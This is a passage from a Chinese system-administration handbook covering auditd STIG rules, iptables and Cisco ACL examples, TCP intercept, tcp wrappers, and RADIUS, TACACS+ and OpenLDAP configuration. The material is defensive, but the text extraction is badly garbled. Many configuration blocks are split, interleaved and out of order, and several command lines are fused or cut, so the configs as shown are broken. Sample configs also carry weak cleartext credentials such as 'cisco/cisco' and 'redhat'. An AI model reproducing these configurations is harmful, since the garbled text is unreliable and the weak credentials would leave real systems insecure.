## Covered by patches to libpam, passwd, and shadow-utils ## Might also want to watch these files for changes

-w /etc/group -p wa -k auth

-w /etc/passwd -p wa -k auth

-w /etc/gshadow -p wa -k auth

-w /etc/shadow -p wa -k auth

-w /etc/security/opasswd -p wa -k auth

## Audit 1, 1(e) The blocking or blacklisting of a user ID, ## terminal, or access port and the reason for the action. ## Covered by patches to pam\_tally2 and pam\_limits

QQ群：632167235

**8.2.3.4 stig**

706/990

## Audit 1, 1(f) Denial of access resulting from an excessive ## number of unsuccessful logon attempts.

## Covered by patches to pam\_tally2

## Audit 1, 2 Audit Trail Protection. The contents of audit trails ## shall be protected against unauthorized access, modification, ## or deletion.

## This should be covered by file permissions, but we can watch it ## to see any activity

-w /var/log/audit/ -k audit-logs

## Not specifically required by NISPOM; but common sense items ## Optional - could indicate someone trying to do something bad or ## just debugging

#-a entry,always -F arch=b32 -S ptrace -k paranoid #-a entry,always -F arch=b64 -S ptrace -k paranoid

## Optional - could be an attempt to bypass audit or simply legacy program #-a exit,always -F arch=b32 -S personality -k paranoid

#-a exit,always -F arch=b64 -S personality -k paranoid

## Put your own watches after this point # -w /your-file -p rwxa -k mykey

## Make the configuration immutable #-e 2

QQ群：632167235

707/990

## 安全技术实施指南

## This file contains the auditctl rules that are loaded

## whenever the audit daemon is started via the initscripts. ## The rules are simply the parameters that would be passed ## to auditctl.

## Security Technical Implementation Guide ##

## First rule - delete all

-D

## Increase the buffers to survive stress events. ## Make this bigger for busy systems

-b 8192

## Set failure mode to panic

-f 2

## NOTE:

## 1) if this is being used on a 32 bit machine, comment out the b64 lines ## 2) These rules assume that login under the root account is not allowed. ## 3) It is also assumed that 500 represents the first usable user account.

## 4) If these rules generate too much spurious data for your tastes, limit the ## the syscall file rules with a directory, like -F dir=/etc

## 5) You can search for the results on the key fields in the rules ##

##

## (GEN002880: CAT II) The IAO will ensure the auditing software can ## record the following for each audit event:

##- Date and time of the event ##- Userid that initiated the event ##- Type of event

##- Success or failure of the event

##- For I&A events, the origin of the request (e.g., terminal ID)

##- For events that introduce an object into a user’s address space, and ## for object deletion events, the name of the object, and in MLS

## systems, the object’s security level. ##

## Things that could affect time

-a always,exit -F arch=b32 -S adjtimex -S settimeofday -S stime -k time-change

-a always,exit -F arch=b64 -S adjtimex -S settimeofday -k time-change #-a always,exit -F arch=b32 -S clock\_settime -k time-change

#-a always,exit -F arch=b64 -S clock\_settime -k time-change

-w /etc/localtime -p wa -k time-change

## Things that affect identity

-w /etc/group -p wa -k identity

-w /etc/passwd -p wa -k identity

QQ群：632167235

708/990

-w /etc/gshadow -p wa -k identity

-w /etc/shadow -p wa -k identity

-w /etc/security/opasswd -p wa -k identity

## Things that could affect system locale

-a exit,always -F arch=b32 -S sethostname -S setdommainname -k system-locale

-a exit,always -F arch=b64 -S sethostname -S setdommainname -k system-locale

-w /etc/issue -p wa -k system-locale

-w /etc/issue.net -p wa -k system-locale

-w /etc/hosts -p wa -k system-locale

-w /etc/sysconfig/network -p wa -k system-locale

## Things that could affect MAC policy

-w /etc/selinux/ -p wa -k MAC-policy

## (GEN002900: CAT III) The IAO will ensure audit files are retained at

## least one year; systems containing SAMI will be retained for five years. ##

## Site action - no action in config files

## (GEN002920: CAT III) The IAO will ensure audit files are backed up ## no less than weekly onto a different system than the system being ## audited or backup media.

##

## Can be done with cron script

## (GEN002700: CAT I) (Previously – G095) The SA will ensure audit data ## files have permissions of 640, or more restrictive.

##

## Done automatically by auditd

## (GEN002720-GEN002840: CAT II) (Previously – G100-G106) The SA will

## configure the auditing system to audit the following events for all ## users and root:

##

## - Logon (unsuccessful and successful) and logout (successful) ##

## Handled by pam, sshd, login, and gdm

## Might also want to watch these files if needing extra information #-w /var/log/faillog -p wa -k logins

#-w /var/log/lastlog -p wa -k logins

##- Process and session initiation (unsuccessful and successful) ##

## The session initiation is audited by pam without any rules needed. ## Might also want to watch this file if needing extra information

QQ群：632167235

709/990

#-w /var/run/utmp -p wa -k session #-w /var/log/btmp -p wa -k session #-w /var/log/wtmp -p wa -k session

##- Discretionary access control permission modification (unsuccessful ## and successful use of chown/chmod)

-a always,exit -F arch=b32 -S chmod -S fchmod -S fchmodat -F auid>=500 -F auid!=4294967295 -k perm\_mod

-a always,exit -F arch=b64 -S chmod -S fchmod -S fchmodat -F auid>=500 -F auid!=4294967295 -k perm\_mod

-a always,exit -F arch=b32 -S chown -S fchown -S fchownat -S lchown -F auid>= 500 -F auid!

=4294967295 -k perm\_mod

-a always,exit -F arch=b64 -S chown -S fchown -S fchownat -S lchown -F auid>= 500 -F auid!

=4294967295 -k perm\_mod

-a always,exit -F arch=b32 -S setxattr -S lsetxattr -S fsetxattr -S removexattr -S lremovexattr -S fremovexattr -F auid>=500 -F auid!=4294967295 -k perm\_mod

-a always,exit -F arch=b64 -S setxattr -S lsetxattr -S fsetxattr -S removexattr -S lremovexattr -S fremovexattr -F auid>=500 -F auid!=4294967295 -k perm\_mod

##- Unauthorized access attempts to files (unsuccessful)

-a always,exit -F arch=b32 -S creat -S open -S openat -S truncate -S ftruncate -F exit=-EACCES -F auid>=500 -F auid!=4294967295 -k access

-a always,exit -F arch=b32 -S creat -S open -S openat -S truncate -S ftruncate -F exit=-EPERM -F auid>=500 -F auid!=4294967295 -k access

-a always,exit -F arch=b64 -S creat -S open -S openat -S truncate -S ftruncate -F exit=-EACCES -F auid>=500 -F auid!=4294967295 -k access

-a always,exit -F arch=b64 -S creat -S open -S openat -S truncate -S ftruncate -F exit=-EPERM -F auid>=500 -F auid!=4294967295 -k access

##- Use of privileged commands (unsuccessful and successful)

## use find /bin -type f -perm -04000 2>/dev/null and put all those files in a rule like this

-a always,exit -F path=/bin/ping -F perm=x -F auid>=500 -F auid!=4294967295 -k privileged

##- Use of print command (unsuccessful and successful) ##- Export to media (successful)

## You have to mount media before using it. You must disable all automounting

## so that its done manually in order to get the correct user requesting the ## export

-a always,exit -F arch=b32 -S mount -F auid>=500 -F auid!=4294967295 -k export

-a always,exit -F arch=b64 -S mount -F auid>=500 -F auid!=4294967295 -k export

##- System startup and shutdown (unsuccessful and successful)

##- Files and programs deleted by the user (successful and unsuccessful)

-a always,exit -F arch=b32 -S unlink -S unlinkat -S rename -S renameat -F auid>=500 -F auid!

=4294967295 -k delete

QQ群：632167235

**8.3** 访问控制

**8.3.1 iptables**

表链顺序

目标是本机

raw.prerouting -> mangle.prerouting -> nat.prerouting -> ip route -> mangle.input -> filter.input

710/990

-a always,exit -F arch=b64 -S unlink -S unlinkat -S rename -S renameat -F auid>=500 -F auid!

=4294967295 -k delete

##- All system administration actions ##- All security personnel actions

##

## Look for pam\_tty\_audit and add it to your login entry point's pam configs. ## If that is not found, use sudo which should be patched to record its

## commands to the audit system. Do not allow unrestricted root shells or ## sudo cannot record the action.

-w /etc/sudoers -p wa -k actions

## (GEN002860: CAT II) (Previously – G674) The SA and/or IAO will ##ensure old audit logs are closed and new audit logs are started daily. ##

## Site action. Can be assisted by a cron job

## Not specifically required by the STIG; but common sense items ## Optional - could indicate someone trying to do something bad or ## just debugging

#-a entry,always -F arch=b32 -S ptrace -k tracing #-a entry,always -F arch=b64 -S ptrace -k tracing

## Optional - could be an attempt to bypass audit or simply legacy program #-a always,exit -F arch=b32 -S personality -k bypass

#-a always,exit -F arch=b64 -S personality -k bypass

## Put your own watches after this point # -w /your-file -p rwxa -k mykey

## Make the configuration immutable - reboot is required to change audit rules

-e 2

QQ群：632167235

起源是本机

ip route -> raw.output -> mangle.output -> nat.output -> filter.output -> mangle.postrouting -> nat.postrouting

经过本机

raw.prerouting -> mangle.prerouting -> nat.prerouting -> ip route -> mangle.forward -> filter.forward -> mangle.postrouting -> nat.postrouting

注意：

针对转发的数据包做过滤在filter.forward中。

mangle通常在prerouting中改。对于外出的包， 标准选路之后， 如果有mark等影响路由的动作， 会调用

ip\_route\_me\_header函数reroute。然而filter表只是过滤， 不会reroute， 所以一些操作需要放到mangle表中。

基本语法

# **iptables [-t** 表 **] [-AI** 链 **] [-io** 接口 **] [-p** 协议 **] \**

**[-s IP] [--sport port] [-d IP] [--dport port] \ [-m** 模块 **] -j [ACCEPT|DROP|LOG]**

# **iptables -N isok**

# **iptables -A INPUT -j isok**

# **iptables -L -n --line-numbers**

# **iptables -m multiport --help**

# **iptables-save > file**

# **iptables-restore < file**

# **iptables -P INPUT DROP** #改变默认策略

内核参数

能 跟 踪 的 最 大 连 接 数 ： net.netfilter.nf\_conntrack\_max = 65536 默认超时时间为5天：

net.ipv4.netfilter.nf\_conntrack\_tcp\_timeout\_established = 432000

查看目前连接的记录：

# **cat /proc/net/nf\_conntrack**

查看目前buffer使用情况：

# **grep nf\_conntrack /proc/slabinfo**

nf\_conntrack\_ffffffff81b18540 2 12 312 12 1 : tunables 54 27 0 : slabdata 1 1 0 2:the number of currently active objects

12:the total number of available objects 312:the size of each object in bytes

12:the number of pages with at least one active object

配置说明

1. 日志文件

/var/log/message

2. net设置

-j SNAT/DNAT

REDIRECT： 在PREROUTING上设置， 重定向到本机端口。

MASQUERADE： 在POSTROUTING上设置。

3. 状态

711/990

QQ群：632167235

NEW ESTABLISHED RELATED INVALID

状态判断是在net.prerouting # **iptables -m state --help**

4. 图形修改防火墙

# **system-config-securitylevel-tui**

5. 修改selinux的状态

# **restorecon /etc/sysconfig/iptables**

6. 相反

! 与后面的条件需要有空格： -s ! 192.168.0

7. 模块

* state
* limit
* mac
* mark
* mmultiport
* ttl
* string
* time
* recent
* connlimit
* length
* log
* iprange
* time
* u32

8. 动作

* DROP： 丢弃
* REJECT： 丢弃， 并返回错误报文
* ACCEPT： 允许
* RETURN： 由子链返回到主链
* REDIRECT： 端口重定向
* DNAT/SNAT： NAT

各种MARK的用法

-m mark

-m connmark

-j MARK

-j CONNMARK

-j CONNSECMARK

-j SECMARK

小写的是数据包匹配模块（ -m） ， 大写的是数据包修改模块（ -J） 。带CONN的是标记连接的， 不带的是标记数据包的。

带SEC的是用于处理IPSEC数据的， 不带的是处理一般数据的。

CONNMARK target options:

--set-mark value[/mask]： 直接设置连接中的mark（ 注意， 不是设置数据包的）

--save-mark [--mask mask]： 把数据包中mark设置到连接中

--restore-mark [--mask mask]： 是把连接中的mark设置到数据包中

# **iptables -t mangle -A INPUT -m state --state NEW -j MARK --set-mark 1**

# **iptables -t mangle -A INPUT -j CONNMARK --save-mark**

# **iptables -t mangle -A INPUT -j CONNMARK --restore-mark**

虽然只匹配了每个连接的第一个包， 但通过后面两个操作， 使得这个连接的每个包都被设置成了 MARK 1。

712/990

QQ群：632167235

U32用法

语法

tests := location "=" value | tests "&&" location "=" value value := range | value "," range

range := number | number ":" number

location := number | location operator number operator := "&" | "<<" | ">>" | "@"

实例

总长度小于256：

# **... --u32 "0 & 0xFFFF = 0x100:0xFFFF" ...**

tcp载荷的8-12字节是否是1， 2， 5或8：

# **... 0 >> 22 & 0x3C @ 12 >> 26 & 0x3C @ 8 = 1,2,5,8" ...**

0 >> 22 & 0x3C： 偏移IP报头长度

0 >> 12 & 0x3C： 偏移TCP报头长度

8 = 1,2,5,8： 从第8字节开始检查4字节长度的内容

配置示例

1. 每秒新给10个连接， 最多200个连接。

# **iptables -A INPUT -p tcp --dport 80:8000 -m limit --limit 10/second --limit-burst 200 -j ACCEPT**

2. 匹配多个源端口， 如果是 --port 则不分源/目的。

# **iptables -t filter -A INPUT -p tcp -m multiport --sport 100,1024 -j DROP**

3. TCP标志位SYN为1， 其他三位为0。

# **iptables -A FORWARD -p tcp --tcp-flags SYN,ACK,FIN,RST SYN**

4. 端口转发。

# **iptables -t nat -A PREROUTING -s 192.168.56.1/32 -d 192.168.56.106/32 -p tcp -m tcp ! --sport 1234 --dport 8081 -j DNAT --to-destination 192.168.56.1:1234**

# **iptables -t nat -A POSTROUTING -d 192.168.56.1/32 -p tcp -m tcp --dport 1234 -j SNAT --to- source 192.168.56.106**

注： 如果接口相同， 精确匹配端口。

# **echo 1 > /proc/sys/net/ipv4/ip\_forward**

5. 根据icmp包大小远程开启ssh。

1. 指定78字节的icmp数据包（ 包含IP头部20字节， ICMP头部8字节） 通过时被加入sshopen列表。

# **iptables -A INPUT -p icmp --icmp-type 8 -m length --length 78 -m recent --set --name sshopen -- rsource -j ACCEPT**

1. 检查sshopen列表是否存在你的来源IP， 如果存在， 即从第一次使用密令开始15秒钟内开启ssh端口22， 超过15秒端口自动关闭， 不再允许新连接， 已连接的不会断开。

# **iptables -A INPUT -p tcp --dport 22 --syn -m recent --rcheck --seconds 15 --name sshopen -- rsource -j ACCEPT**

6. 60秒内超过15个连接将会被丢弃。

# **iptables -A INPUT -p tcp -dport 80 -i eth0 -m state -state NEW -m recent -set**

# **iptables -A INPUT -p tcp -dport 80 -i eth0 -m state -state NEW -m recent -update -seconds 60 - hitcount 15 -j DROP**

7. 限制所有者将连接传出。

# **iptables -A OUTPUT -o eth0 -m owner -uid-owner myuser -p tcp -dport 80 -m state -state NEW,ESTABLISHED -j ACCEPT**

713/990

QQ群：632167235

8. MAC绑定

# **iptables -A Filter -s 192.168.0.200 -m mac --mac-source 00:0A:E4:3D:A3:D7 -j ACCEPT**

9. 记录日志

# **iptables -I FORWARD -j LOG -s 192.168.30.0/24 --log-prefix "<lanpc-log>"**

10. 指定IP范围

# **iptables -A Filter -m iprange --src-range 192.168.6.10-192.168.6.20 -j ACCEPT**

11. 控制时间

# **iptables -I PrivFwd 1 -o ipsec0 -s 192.168.4.0/24 -m time --timestart 1:30 --timestop 6:00 --days Mon,Tue,Wed,Thu,Fri,Sat,Sun -j DROP**

**8.3.2 ACL**

关键字

# **access-list 101 remark allow traffic** #remark

# **access-list 101 permit tcp any host 1.1.1.1 established** #ACK RST

CBAC

* 基于上下文的控制列表。
* 可以检测上层信息。
* 只检测tcp和udp。
* 本地产生的不被检测。

配置语法：

# **ip inspect name firewall ftp alert on**

# **ip inspect name firewall smtp audit-trail on timeout 60**

alert关键字为非法操作出发日志。audit-trail关键字记录受保护的连接。

启用审核跟踪功能：

# **ip inspect audit-trail**

映射特殊端口：

# **ip port-map http port 8080**

配置示例：

ip inspect alert-off

ip inspect name firewall http java-list 1 alert on ip inspect name firewall ftp audit-trail on

ip inspect name firewall udp int s0/0

ip inspect firewall out

动态ACL

* timeout关键字指定绝对超时时间。
* 一个列表只能有一个动态表项， 多个时只有第一个起作用。

调用动态访问列表：

line vty 0 2

login local

autocommand access-enable host timeout 5

714/990

QQ群：632167235

line vty 3 4

login local

rotary 1

host关键子动态替换认证主机的源IP， 否则任何主机都能通过动态表项。

timeout空闲时间， 如果绝对超时时间和空闲时间都不指定， 则不会被删除， 空闲时间应比绝对时间小。

rotary在3001端口开启telnet。

配置示例：

username cisco password cisco interface f0/0

ip add 12.1.1.2 255.255.255.0

ip access-group 100 in

access-list 100 per ip any host 12.1.1.2

access-list 100 dynamic cisco permit ip any any timeout 20 line vty 0 2

login local

autocommand access-enable host timeout 10 line vty 3 4

login local

rotary 1

基于时间的ACL

配置语法：

time-range time-range-name

absolute [start time] [end time]

periodic days-of-the-week hh:mm [days-of-the-week] hh:mm

absolute绝对时间， 只能有一个。

periodic相对时间， 可以有多个。

配置示例：

interface f0/0

ip access-list 100 in time-range allow-http

absolute start 7:00 1 june 2000 end 17:00 31 december 2000

periodic weekends 7:00 to 17:00

ip access-list 100 permit tcp any any eq 80 time-range allow-http

自反ACL

* established关键字只对tcp有用， 只检测ACK和RST。
* 超时值对tcp无用， tcp使用FIN RST， 默认300s， 或通过 **ip reflexice-list timeout** 指定。

配置：

interface s0/0

ip access-group outf out

ip access-group inf in

ip access-list extended outf

permit tcp any any reflect my-packet #流量触发这个列表ip access-list extended inf

evlauate my-packet

VLAN ACL

access-list 100 permit ip 10.1.9.0 0.0.0.255 any mac access-list extend BACKUP\_SERVER

permit any host 0000.1111.2222 mac access-list extended Ether

permit any any 0xAAAA 0x0

715/990

QQ群：632167235

vlan access-map XYZ 10

match ip address 100

action drop

vlan access-map XYZ 20

match mac address BACKUP\_SERVER

action drop

vlan access-map VACL 30

action drop

match mac address Ether vlan access-map XYZ 40

action forward

vlan filter XYZ vlan-list 10,20 #应用到vlan10和vlan20中

**8.3.3 TCP**拦截

概念

拦截模式：

代表双方与另一方连接， 然后合并连接， 使用更多资源。

监视模式：

被动观察半开连接。

配置

配置实例：

# **access-list 100 permit tcp any any**

# **ip tcp intercept list 100**

如果访问列表没有定义， 则不会检查任何连接。

设置模式：

# **ip tcp intercept mode {intercept|watch}**

关闭连接方式：

# **ip tcp intercept drop-mode {oldest|random}**

半开超过门限， 则关闭连接， 时间减少一半。

* 拦截模式直到0.5秒
* 监视模式直到15秒

门限高值为开始删除值， 低值为停止删除值， 任一个达到高值便会激活

# **ip tcp intercept max-incomplete high number 1100**

# **ip tcp intercept max-incomplete low number 900**

# **ip tcp intercept one-minute high number 1100**

# **ip tcp intercept one-minute low number 900**

查看：

# **show tcp intercept {connections|statistics}**

**8.3.4 tcp wrappers**

判断是否使用tcp wrappers： 使用ldd查看指定服务是否包含libwrap.so， 或者是通过xinetd启动的。

如果allow和deny都匹配或都不匹配时访问是可以通过的

716/990

QQ群：632167235

所以在allow中配置allow而deny为空是是没有意义的

EXCEPT可以嵌套， 从选项中排除。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

/etc/hosts.allow

/etc/hosts.deny

man hosts\_options man hosts\_access

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

daemon list : client list : ALLOW|DENY

daemon list : client list : severity [fac.]pri - default authpriv.info

daemon list : client list : spawn command #使用子进程， 默认i/o /dev/null daemon list : client list : twist command : deny #使用主进程， 默认i/o 客户端

in.tftpd: ALL: spawn (/some/where/safe\_finger -l @%h | \

/usr/ucb/mail -s %d-%h root) &: deny

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

定义其他主机的规则：

sshd@192.168.1.100: ALL

**8.4** 身份认证

**8.4.1 radius**

说明

端口

udp/1812： 认证

udp/1813： 计费

命令

# **radius -X** #deubg模式# **radtest**

配置文件

目录： /etc/raddb

主配置文件： radiusd.conf

要先生成证书文件： certs/bootstrap

配置结构

717/990

QQ群：632167235

指定客户端

nas表中nasname字段就是客户端的ip。

# **vi clients.conf**

client <IP/mask> {

secret = <密钥>

shortname = <客户端的记忆名称>

virtual\_server=

本地用户作为认证来源

718/990

nastype=

}

bind\_address = \* port = 0

或listen **{**

ipaddr = \* port = 0

**}**

authorize **{** #预进程，验证的方法，远程访问策略存放位置

**}**

authenticate **{** #验证所需的模块

**}**

preacct **{** #使用哪种记账类型

**}**

accounting **{** #认证用户来源存放位置

**}**

session **{** #会话数据库

**}**

post-auth **{**

**}**

pre-proxy **{**

**}**

post-proxy **{**

**}**

QQ群：632167235

Mysql认证

安装： freeradius-mysql

创建数据库

SQL> **create database radiusdb;**

# **mysql -u root -p radiusdb < /usr/local/etc/raddb/sql/mysql/schema.sql**

# **mysql -u root -p radiusdb < /usr/local/etc/raddb/sql/mysql/nas.sql**

修改配置文件

modules {

authorize {

#files #文件优先

accounting {

# **vi sql.conf**

readclients = yes

添加记录

表： radgroupreply 属性：

groupname attribute vpnuser Auth-Type

op value

:= Local

vpnuser Service-Type

:= Framed-User

vpnuser Framed-IP-Address := 255.255.255.254 vpnuser Framed-IP-Netmask := 255.255.255.0 vpnuser Cisco-AVPair := shell:priv-lvl=13

表： radcheck

719/990

$INCLUDE ${confdir}/sql.conf

}

sql

}

sql

}

user = root #有权限读取密码文件modules **{**

unix **{**

cache = yes

**passwd** = **/**etc**/passwd** group = **/**etc**/**group shadow = **/**etc**/**shadow

**}**

**}**

authenticate **{**

unix

**}**

accounting **{**

unix

**}**

QQ群：632167235

属性：

username attribute

op value

user Cleartext-Password := pass

表： radusergroup 属性：

username groupname user vpnuser

绑定mac

为mysql的数据库radius中的表radcheck增加一个mac字段， varchar(50)类型。

post-auth {

authorize\_check\_query = "SELECT id,UserName,Attribute,Value,op FROM ${authcheck\_table} WHERE Username

= '%{SQL-User-Name}' and (mac='%{Calling-Station-Id}' or isnull(mac) or mac='') ORDER BY id" postauth\_query = "UPDATE ${authcheck\_table} set mac='%{Calling-Station-Id}' WHERE Username = '%{SQL- User-Name}' and (mac=' or isnull(mac))"

文件认证

modules {

files {

usersfile = ${confdir}/users

authorize {

# **vi users**

username Auth-Type:=Local,User-Password=="pass"[,认证条件（ 属性） ][,...]

注： radius可识别的属性P398

cisco+radius

# **vi clients.conf**

nastype = cisco

# **vi users.conf**

user Auth-Type := Local, Clear-Password := "user" Service-Type = NAS-Prompt-User

aaa new-model

aaa authentication login default group radius

radius-server host 192.168.0.100 auth-port 1812 acct-port 1813 key redhat

OpenVPN+radius

安装

# **yum install gcc-c++\***

# **yum install libgcrypt-devel**

# **radiusplugin**

# **make**

720/990

files

}

}

}

sql

}

QQ群：632167235

# **cp radiusplugin.so /etc/openvpn/**

OpenVPN配置

# **vi /etc/openvpn/radiusplugin.conf**

# **vi server.conf**

客户端

需要ca和auth-user-pass。

**8.4.2 tacacs**

**8.4.2.1 tacacs+.1**

说明

软件名称： tac\_plus

下载地址： ftp://ftp.shrubbery.net/pub/tac\_plus/

文件名称： tacacs+-F5.0.0a1.tar.gz

用户手册： user\_guide

721/990

plugin **/**etc**/**openvpn**/**radiusplugin.so **/**etc**/**openvpn**/**radiusplugin.conf client-cert-not-required #不使用证书，使用user/pass

username-as-common-name

duplicate-cn #允许一个用户同时登录多次mode server #duplicate-cn 需 要#不需要tls-auth

NAS-Identifier=OpenVPN Service-Type=5

Framed-Protocol=1 NAS-Port-Type=5

NAS-IP-Address=192.168.1.4 #vpn服务器OpenVPNConfig=**/**etc**/**openvpn**/**server.conf server

**{** # 必须另起新行authport=1812 #认证端口acctport=1813 #计费端口

name=192.168.1.4 #radius服务器retry=1

wait=1 sharedsecret=redhat

**}**

QQ群：632167235

# **./configure --help** #开启一些选项

在tacacs+.spec中复制合适的内容放到/etc/init.d/tac\_plus 改变配置文件后使用SIGUSR1

注释符为“#”

配置示例

tacacs-server host 192.168.0.100 tacacs-server key redhat

aaa new-model

aaa authentication login default group tacacs+ enable aaa authentication enable default group tacacs+

aaa authorization exec default group tacacs+

aaa authorization commands 0 default group tacacs+ #禁止show aaa accounting commands 15 default start-stop group tacacs+

配置文件讲解

722/990

key = "redhat"

default authentication = **file /**etc**/passwd** #属于user = DEFAULT {} acl = 4 **{**

deny = 192\.168\.0\.2

**}**

user = mary **{**

default service = permit

before authorization "/usr/local/bin/pre\_authorize $user $port $address"

**login** = cleartext user **enable** = des XQj4892fjk expires = "Jan 1 1980" cmd = show **{**

deny running-config permit .\*

**}**

service = **exec {**

priv-lvl = 14 #进入之后等级直接是14 acl = 4 #没有实现

autocmd = "telnet foobar"

**}**

acl = 4

**}**

user = $enab15$ **{**

**login** = cleartext cisco

**}**

accounting **file** = **/**var**/**log**/**tacacs

QQ群：632167235

723/990

# 认证服务器密钥

key = "your key here"

# 单协议认证user = mary **{**

arap = cleartext "arap password" #must in clear text chap = cleartext "chap password" #must in clear text

pap = cleartext "inbound pap password" #must in clear text opap = cleartext "outbound pap password"

**login** = des XQj4892fjk

**}**

# The following assigns the user agnes a single password for all the # above types of login (except outbound PAP):

user = agnes **{**

global = cleartext "Agnes global password"

**}**

# The effect of this statement is that if a user does not appear in the # configuration file, the daemon will attempt to authenticate the user # using passwords from this file i.e. /etc/passwd in this example. default authentication = **file /**etc**/passwd**

# A expiry warning message is sent to the user when she logs in, # starting at 14 days before the expiration date.

user = lol **{**

expires = "Jan 1 1980" password = cleartext "bite me"

**}**

user = $enab4$ **{**

**login** = des bsoF4OivQCY8Q

**}**

user=fred **{**

default service = permit <= must be the first **in** the user clause cmd = telnet **{**

# permit specified telnets permit 131\.108\.13\.[0-9]+ permit 128\.[0-9]+\.12\.3

**}**

cmd = show **{**

# permit show commands permit .\* #注意创建默认行为

**}**

**}**

# CONFIGURING DEFAULT AUTHORIZATION

QQ群：632167235

724/990

# 1.

default authentication = **file /**etc**/passwd** #认证user = DEFAULT **{** #授权

service = ppp protocol = ip **{**

addr-pool=foobar

**}**

**}**

# 2.

user = lol **{**

default service = permit <=must appear at the first

**}**

# 3.

user = lol **{**

service = **exec {**

default attribute = permit

**}**

**}**

# AUTHORIZING EXEC STARTUP

# aaa authorization exec tacacs+ user=fred **{**

# this following line permits an exec to start and permits # all commands and services by default

default service = permit

service = **exec {**

# When an exec is started, its connection access list will be 4. # It also has an autocmd.

acl = 4

autocmd = "telnet foobar"

**}**

cmd = telnet **{**

# allow all fred's telnet commands except telnet to 131.108.13.\* deny 131\.108\.13\.[0-9]+

permit .\*

**}**

**}**

# CALLING SCRIPTS BEFORE AUTHORIZATION

user = auth1 **{**

before authorization "/usr/local/bin/pre\_authorize $user $port $address"

**}**

# user -- user name # name -- Nas name # port -- Nas port

# address -- Nac address (remote user location) # priv -- privilege level (a digit, 0 to 15)

QQ群：632167235

**8.4.2.2 tacacs+.2**

说明

软件名称： tac\_plus

下载地址： <http://www.pro-bono-publico.de/projects/>

文件名称： DEVEL.201204260918.tar.bz2

# **./configure --help**

tac\_plus may use auxiliary MAVIS backend modules for authentication and authorization.

配置示例

725/990

# method -- (a digit, 1 to 4) # type -- (a digit, 1 to 4)

# service -- (a digit, 1 to 7)

# status -- (pass, fail, error, unknown) # 0 成功

# 1 失败

# 2 成功，但是可以修改参数group = auth1 **{**

# call /usr/local/bin/post\_authorize passing it the username, port # and current authorization status.

after authorization "/usr/local/bin/post\_authorize $user $port $status"

**}**

# ACCOUNTING

# The filename is configured as follows at the top-level of # the configuration file:

accounting **file** = <filename>

QQ群：632167235

726/990

#!../../../sbin/tac\_plus

**id** = spawnd **{**

listen = **{** port = 49 **}**

spawn = **{**

instances min = 1 instances max = 10

**}**

background = no

**}**

**id** = tac\_plus **{**

retire limit = 10

retire timeout = 10 #10s

debug = PACKET AUTHEN AUTHOR

access log = **/**tmp**/**access.log

authentication log = ">log\_destination00" #同步authorization log = "|exec /usr/bin/logger"

accounting log = **/**var**/**log**/**tac\_plus**/**%Y**/**%m**/**%d.log #异步

host = world **{**

address = 0.0.0.0**/**0

#welcome banner = "Welcome C=%%C Time=%c\n" prompt = "Welcome\n" #比welcome banner优先**enable** 15 = **clear** secret

key = redhat

**}**

group = admin **{**

default service = permit service = shell **{**

default **command** = permit default attribute = permit **set** priv-lvl = 15

**}**

**}**

group = guest **{**

default service = permit

**enable** = deny service = shell **{**

default **command** = permit default attribute = permit

cmd = show **{** permit "ip route" **}**

cmd = **exit {**permit .\***}**

QQ群：632167235

**8.4.3 LDAP**

**8.4.3.1** 基本配置

objectClass P426

# 注释。

如果开头是空格， 则被认为是上一行的延续。

rootpw与密码之间不能有空格， 用tab分开。

安装

1. 安装db-5.0.32 # **cd build**

# **../dist/configure**

# **make && make install**

2. 安装openldap

# **export LD\_LIBRARY\_PATH="/root/db-4.8.26/build\_unix/.libs"**

# **./configure**

# **make depend && make && make install**

# **vi /etc/ld.so.conf.d/local.conf**

727/990

cmd = .\* **{**deny .\***} set** priv-lvl = 1

**}**

**}**

user = cisco **{**

password = **clear** cisco

member = admin@192.168.0.0**/**24 service = shell **{**

default **command** = permit default attribute = permit

#set autocmd = "sho run" <= 执行完退出

**set** priv-lvl = 15

**}**

**}**

user = **readonly {**

valid **until** = YYYY-MM-DD password = **clear readonly** member = guest@world

**}**

**}**

include = **file**

QQ群：632167235

/usr/local/lib

使用 margitiontools 工具

主程序 /usr/local/libexec/slapd

名称说明

* dc(Domain Component)： 域名的部分， 其格式是将完整的域名分成几部分， 如域名为example.com编程dc=example,dc=com
* uid(User Id)： 用户ID， 如“tom”
* ou(Organization Unit)： 组织单位， 类似于Linux文件系统中的子目录， 它是一个容器对象， 组织单位可以包含其他各种对象（ 包括其他组织单元）， 如“market”
* cn(Common Name)： 公共名称， 如“Thomas Johansson”
* sn(Surname)： 姓， 如“Johansson”
* dn(Distinguished Name)： 唯一辨别名， 类似于Linux系统中的绝对路径， 每个对象都有一个唯一的名称， 如“uid=tom,ou=market,dc=example,dc=com”， 在一个目录树中DN总是唯一的
* rdn(Relative dn)： 相对辨别名， 类似于文件系统中的相对路径， 它是与目录树中结构无关的部分， 如“uid=tom”或“cn=Thomas Johansson”
* c： 国家
* o： 组织名

服务器配置

关于权限具体看P430

# **vi slapd.conf**

# **cp -p /etc/openldap/DB\_CONFIG.example /var/lib/ldap/DB\_CONFIG**

# **service ldap restart**

728/990

#按顺序添加

include **/**usr**/**local**/**etc**/**openldap**/**schema**/**core.schema include **/**usr**/**local**/**etc**/**openldap**/**schema**/**corba.schema include **/**usr**/**local**/**etc**/**openldap**/**schema**/**cosine.schema include **/**usr**/**local**/**etc**/**openldap**/**schema**/**dyngroup.schema

include **/**usr**/**local**/**etc**/**openldap**/**schema**/**inetorgperson.schema include **/**usr**/**local**/**etc**/**openldap**/**schema**/**java.schema

include **/**usr**/**local**/**etc**/**openldap**/**schema**/**misc.schema include **/**usr**/**local**/**etc**/**openldap**/**schema**/**nis.schema include **/**usr**/**local**/**etc**/**openldap**/**schema**/**openldap.schema

access to attrs=shadowLastChange,userPassword by self **write**

by \* auth access to \* by \* **read** database bdb

suffix "dc=www,dc=com"

rootdn "cn=root,dc=www,dc=com" rootpw **{**SSHA**}**sdfSDfsdf

loglevel 296 <= syslog等级为local4 cachesize 1000

checkpoint 2048 10

QQ群：632167235

# **cd /usr/share/openldap/migration**

# **vi migrate\_common.ph**

$DEFAULT\_MAIL\_DOMAIN = "www.com";

$DEFAULT\_BASE = "dc=www,dc=com";

导入本地账户：

# **./migrate\_base.pl > www.ldif**

# **ldapadd -x -D "cn=root,dc=www,dc=com" -W -f example.ldif**

# **./migrate\_group.pl /etc/group > grp.ldif**

